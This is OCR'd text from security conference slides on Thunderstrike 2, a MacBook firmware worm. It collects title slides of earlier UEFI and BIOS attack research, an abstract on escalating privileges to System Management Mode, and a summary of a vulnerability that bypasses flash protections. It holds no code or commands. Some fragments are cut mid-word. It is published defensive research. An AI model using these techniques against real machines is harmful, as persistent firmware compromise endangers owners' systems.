
Thunderstrike 2: Sith Strike
A MacBook firmware worm

Trammell Hudson (Two Sigma)
Xeno Kovah, Corey Kallenberg (LegbaCore)


About us -
Trammell Hudson


Magic Lantern

Home Features Downloads Forum Support About

What is it?

Magic Lantern is a free software add-on that runs from the SD/CF card and adds a host of new features to Canon EOS cameras that weren't included from the factory by Canon.



About us

Xeno Kovah & Corey Kallenberg

RSAConference2015
San Francisco | April 20-24 | Moscone Center

CHANGE
Challenge today's security thinking

SESSION ID: HTA-F02

Are you giving firmware attackers a free pass?

Xeno Kovah
CEO & Co-Founder
LegbaCore, LLC
@XenoKovah

Corey Kallenberg
CTO & Co-Founder
LegbaCore, LLC
@CoreyKal

#RSAC

CanSecWest 2014

ALL YOUR BOOT ARE BELONG TO US

MITRE Corp
Corey Kallenberg
Xeno Kovah
John Butterworth

LEGBACORE

How Many Million BIOSes Would you Like to Infect?

Corey Kallenberg & Xeno Kovah

Analyzing UEFI BIOS rom Attacker & Defender iewpoints

eno Kovah	@xenokovah
ohn Butterworth	@jwbutterworth3
orey Kallenberg	@coreykal
am Cornwell	@ssc0rnwell

DRAFT! Go look for the final version on the intertubes!

MITRE

© 2014 The MITRE Corporation. All rights reserved.
Approved for Public Release 14-2221

No More Hooks:
Trustworthy Detection of
Code Integrity Attacks

Keno Kovah, Corey Kallenberg,
Chris Weathers, Amy Herzog,
atthew Albin, John Butterwort

Attacks on UEFI Security

Rafal Wojtczuk <rafal@bromium.com
Corey Kallenberg <coreykal@gmail.co

SENTER Sandman:
Using Intel TXT to Attack BIOSes

Xeno Kovah	@xenokovah
Corey Kallenberg	@coreykal
John Butterworth	@jwbutterworth3
Sam Cornwell	@ssc0rnwell

MITRE

© 2014 The MITRE Corporation. All rights reserved. Approved for Public Release; Distribution Unlimited. Case Number 14-2053

Extreme Privilege Escalation On Windows 8/UEFI Systems

Corey Kallenberg Xeno Kovah John Butterworth
Sam Cornwell
ckallenberg@mitre.org, xkovah@mitre.org
jbutterworth@mitre.org, scornwell@mitre.org
The MITRE Corporation
Approved for Public Release
Distribution Unlimited. Case Number 14-2221

Abstract

The UEFI specification has more tightly coupled the bonds of the operating system and the platform firmware by providing the well-defined "Runtime Service" interface between the operating system and the firmware. This interface is more expansive than the interface that existed in the days of conventional BIOS, which has inadvertently increased the attack surface against the platform firmware. Furthermore, Windows 8 has introduced an API that allows accessing this UEFI interface from a privileged userland process. Vulnerabilities in this interface can potentially allow a privileged userland process to escalate its privileges from ring 3 all the way up to that of the platform firmware, which attains permanent control of the very-powerful System Management Mode. This paper discusses two such vulnerabilities that the authors discovered in the UEFI open source reference implementation and the techniques that were used to exploit them.

Betting BIOS Bugs Won't Bite Y'er Butt?

Xeno Kovah
Corey Kallenberg

OS Chronomancy:
Root of Trust for Measurement

Corey Kallenberg
ckallenberg@mitre.org

Xeno Kovah
xkovah@mitre.org

Amy Herzog
aherzog@mitre.org
The MITRE Corporation


n of the Core
m a Dell Lat-
nplementation
requirements
le (TPM) PC
guidance. We
to the CRTM,
l, falsely indi-

The Trusted Computing Platform Alliance began wo
the Trusted Platform Module (TPM) specification in
In 2003 the Trusted Computing Group (TCG) was fou
and adopted the initial TPM 1.1 specification, befor
nouncing the 1.2 specification in 2004[12]. Today,
enterprise-grade laptops and desktops contain a versio
TPM, and the TPM 2.0 specification is under active d
opment, with Windows 8 supporting draft compliant
mands.
The TPM is a passive chip that relies on code runni

About us

Xeno Kovah & Corey Kallenberg

- We do digital voodo at LegbaCore
- Independent as of January 2015
- Focused on firmware and peripheral firmware security.




Venamis Summary

- Assigned CERT VU #976132
- All of the UEFI systems we surveyed were vulnerable
- Allows a kernel level attacker to:
  - Bypass BIOS_CNTL flash protections
  - Escalate to SMM
- Relatively easy to exploit, just requires some reversing of the boot script format

Rafal Wojtczuk, Corey Kallenberg: Attacks on UEFI security (31C3)

+

Trammell Hudson: Thunderstrike (31C3)



and once that is done we have owned the system

UEFI vulnerabilities are often shared between different systems.

Demo time!

